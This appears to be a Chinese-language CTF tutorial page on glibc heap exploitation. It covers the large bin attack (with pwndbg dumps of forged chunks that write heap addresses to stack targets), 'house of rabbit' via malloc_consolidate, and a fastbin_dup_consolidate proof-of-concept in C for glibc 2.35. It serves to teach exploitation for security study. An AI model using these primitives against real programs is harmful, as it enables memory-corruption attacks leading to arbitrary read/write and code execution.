Allocated chunk | PREV_INUSEAddr: 0x6036f0Size: 0x3f0 (with flag bits: 0x3f1)
Allocated chunkAddr: 0x603ae0Size: 0x00 (with flag bits: 0x00)
pwndbg> x/20gx 0x6036f0 -->p20x6036f0: 0x0000000000000000 0x00000000000003f10x603700: 0x0000000000000000 0x00007fffffffda90(stack)0x603710: 0x0000000000000000 0x00007fffffffda880x603720: 0x0000000000000000 0x0000000000000000需要注意的是 large bins 中 chunk 按 fd 指针的顺序从大到小排列,如果大小相同则按照最近使用顺序排列:
// 1. 跳表指针插入操作(fd_nextsize, bk_nextsize)victim->fd_nextsize = fwd;victim->bk_nextsize = fwd->bk_nextsize;fwd->bk_nextsize = victim;victim->bk_nextsize->fd_nextsize = victim; // <--- 攻击点 1
// 2. 双向链表指针插入操作(fd, bk)bck = fwd->bk;// ...victim->bk = bck;victim->fd = fwd;fwd->bk = victim;bck->fd = victim; // <--- 攻击点 2假设我们有一个漏洞,可以对 large bin 里的 chunk p2 进行修改,结合上面的整理过程,我们伪造 p2 如下:
pwndbg> x/20gx 0x6036f0 -->p20x6036f0: 0x0000000000000000 0x00000000000003f1-->为了绕过极值判断,p3 的大小 (0x410) 大于 p2 伪造的大小 (0x3f0,忽略标志位),所以 (size) < (bck->bk->size) 为假,程序进入核心的 else 分支0x603700: 0x0000000000000000 0x00007fffffffda90(stack)0x603710: 0x0000000000000000 0x00007fffffffda880x603720: 0x0000000000000000 0x0000000000000000第一次任意地址写 (利用跳表):
- 代码执行:
victim->fd_nextsize = fwd; fwd->bk_nextsize = victim;(victim->bk_nextsize变成了&stack_var2 - 0x20)。 - 代码执行:
victim->bk_nextsize->fd_nextsize = victim; - 底层等价于:
(&stack_var2 - 0x20) + 0x20 = victim - 结果:目标变量
stack_var2成功被写入了p3(即victim) 的堆块地址!
准备物理链表写入:
- 代码执行:
bck = fwd->bk;(此时bck被赋值为p2->bk,也就是&stack_var1 - 0x10)。
第二次任意地址写 (利用物理链表):
- 代码跳出极值判断的
if/else后,执行底部的链表更新:bck->fd = victim; - 底层等价于:
(&stack_var1 - 0x10) + 0x10 = victim - 结果:目标变量
stack_var1也成功被写入了p3的堆块地址!
2.39
在2.39中,我们仅仅需要修改bk_nextsize为target - 0x20,即可。但同时要注意的是我们在add之前应该布置如下:
large bin :Free chunk (largebins) | PREV_INUSEAddr: 0x56fec9ad4910Size: 0x790 (with flag bits: 0x791)fd: 0x73bbbfe20cc0bk: 0x73bbbfe20cc0fd_nextsize: 0x56fec9ad4910bk_nextsize: 0x73bbbfe21640
同时,我们需要有unsorted bin 中的一个chunk 该chunk的size<large bin的chunk,但同时要求他们的大小在同一个large bin的范围内
Free chunk (largebins) | Free chunk (unsortedbin) | PREV_INUSEAddr: 0x56fec9ad3290Size: 0x780 (with flag bits: 0x781)fd: 0x73bbbfe20cc0bk: 0x73bbbfe20cc0fd_nextsize: 0x00bk_nextsize: 0x00
最后再malloc一个大chunk使unsorted bin chunk进入largebin中触发large bin attackhouse of rabbit
利用原理
该利用技巧的核心是 malloc_consolidate 函数,当检测到有 fastbin 的时候,会取出每一个 fastbin chunk,将其放置到 unsortedbin 中,并进行合并。以修改 fd 为例,利用过程如下:
- 申请
chunk A、chunk B,其中chunk A的大小位于fastbin范围 - 释放
chunk A,使其进入到fastbin - 利用
use after free,修改A->fd指向地址X,需要伪造好fake chunk,使其不执行unlink或者绕过unlink - 分配足够大的
chunk,或者释放0x10000以上的chunk,只要能触发malloc_consolidate即可 - 此时
fake chunk被放到了unsortedbin,或者进入到对应的smallbin/largebin - 取出
fake chunk进行读写即可
相关技巧
2.26加入了unlink对presize的检查2.27加入了fastbin的检查
抓住重点:house of rabbit 是对 malloc_consolidate 的利用。因此,不一定要按照原作者的思路来,他的思路需要满足的条件太多了。
利用效果
- 任意地址分配
- 任意地址读写
fastbin_dup_consolidate
Glibc 2.35
#include <stdio.h>#include <stdlib.h>#include <assert.h>
void main() { void *ptr[7];
for(int i = 0; i < 7; i++) ptr[i] = malloc(0x40); for(int i = 0; i < 7; i++) free(ptr[i]);
void* p1 = calloc(1,0x40);
printf("Allocate another chunk of the same size p1=%p \n", p1); free(p1);
void* p3 = malloc(0x400); printf("Allocating a tcache-sized chunk (p3=%p)\n", p3);
assert(p1 == p3);
free(p1);
void *p4 = malloc(0x400);
assert(p4 == p3);
printf("point to p3: p3=%p, p4=%p\n\n",p3, p4);}由于是glibc 2.35,需要先malloc free7个chunk填满tcache bin,接下来申请一个fastbin 大小的chunk(0x40),然后将其free掉,这个chunk进入fastbin中
接下来通过申请一个大小属于largebin的chunk来触发malloc_consolidate函数,该函数在malloc fastbin chunk的时候来检查fastbin中小的chunk,将其合并以减少碎片。
简单来说,就是轻量版本的free里的consolidation过程,是针对fastbin chunk的,流程如下:
- 设置
av->have_fastchunks为false - 遍历每一个fastbin
- 遇到fastbin chunk,就进行合并
- 安全检查:该chunk的大小和该bin的大小需要匹配
- 向上合并(低地址),能合就合
- 向下合并(高地址),能合就合
- 如果不是top chunk,就插入到unsortedbin的前面
- 如果是top chunk,就合并到top chunk中
进入 malloc_consolidation 的条件
_int_malloc中,当不能从fastbin中申请,且申请大小不属于small size时,如果当前arena有fastbin chunk,就会进行调用_int_malloc中,当无法通过top chunk分配,且arena中有fastbin chunk时,就会进行调用_int_free中,释放到unsortedbin进行consolidation的过程中,在向前向后合并完成了以后,如果合并的大小超过0x10000,就检测fastbin chunk并进行合并
fastbin chunk 进行合并有哪些安全检查?
和 libc 2.23 相比,新增了3个检查:
- 在遍历的时候,会检查chunk的内存对齐
- 在遍历的时候,会检查chunk的大小和fastbin的大小是否匹配
- 在向前合并的时候,会检查prev_size和前一个chunk的size是否相同
因此,当我们malloc(0x400)时,触发malloc_consolidate,让上图的chunk与top chunk合并,合并后在fastbin chunk的原地址分配largebin大小的 chunk,此时两个指针P1与P3便指向同一个chunk了。free(p1),后重新malloc(0x400),得到的p4与p3指向同一个chunk
任意地址分配与读写
需要可以控制fd指针,接下来通过HITB-GSEC-XCTF 2018 mutepig来学习一下:
只要可以控制fastbin chunk的fd指针,之后只需要将fd指针指向一个任意地方的fake chunk,然后触发malloc_consolidate,就可以申请到该位置的fake chunk。但也需要附加条件,那就是需要该fake chunk的下一个和下下个fake chunk也构造好(实际上只需要构造chunk size)。画个图来理解:

当可以控制chunksize时,可以获得一个chunk overlap。具体过程如下:
首先申请两个相同大小的chunk,例如0x40的两个chunk。释放后,我们将第一个chunksize更改为0x80,此时若触发malloc_consolidate,那么会分别将两个chunk添加到大小为0x40和0x80的smallbin中。那么当size被修改为0x80的chunk被添加到大小为0x80的smallbin中后,chunk overlap实际上就已经发生了。因为只需要申请大小为0x80的chunk就可以获得这个chunk了。
发现错误或想要改进这篇文章?
在 GitHub 上编辑此页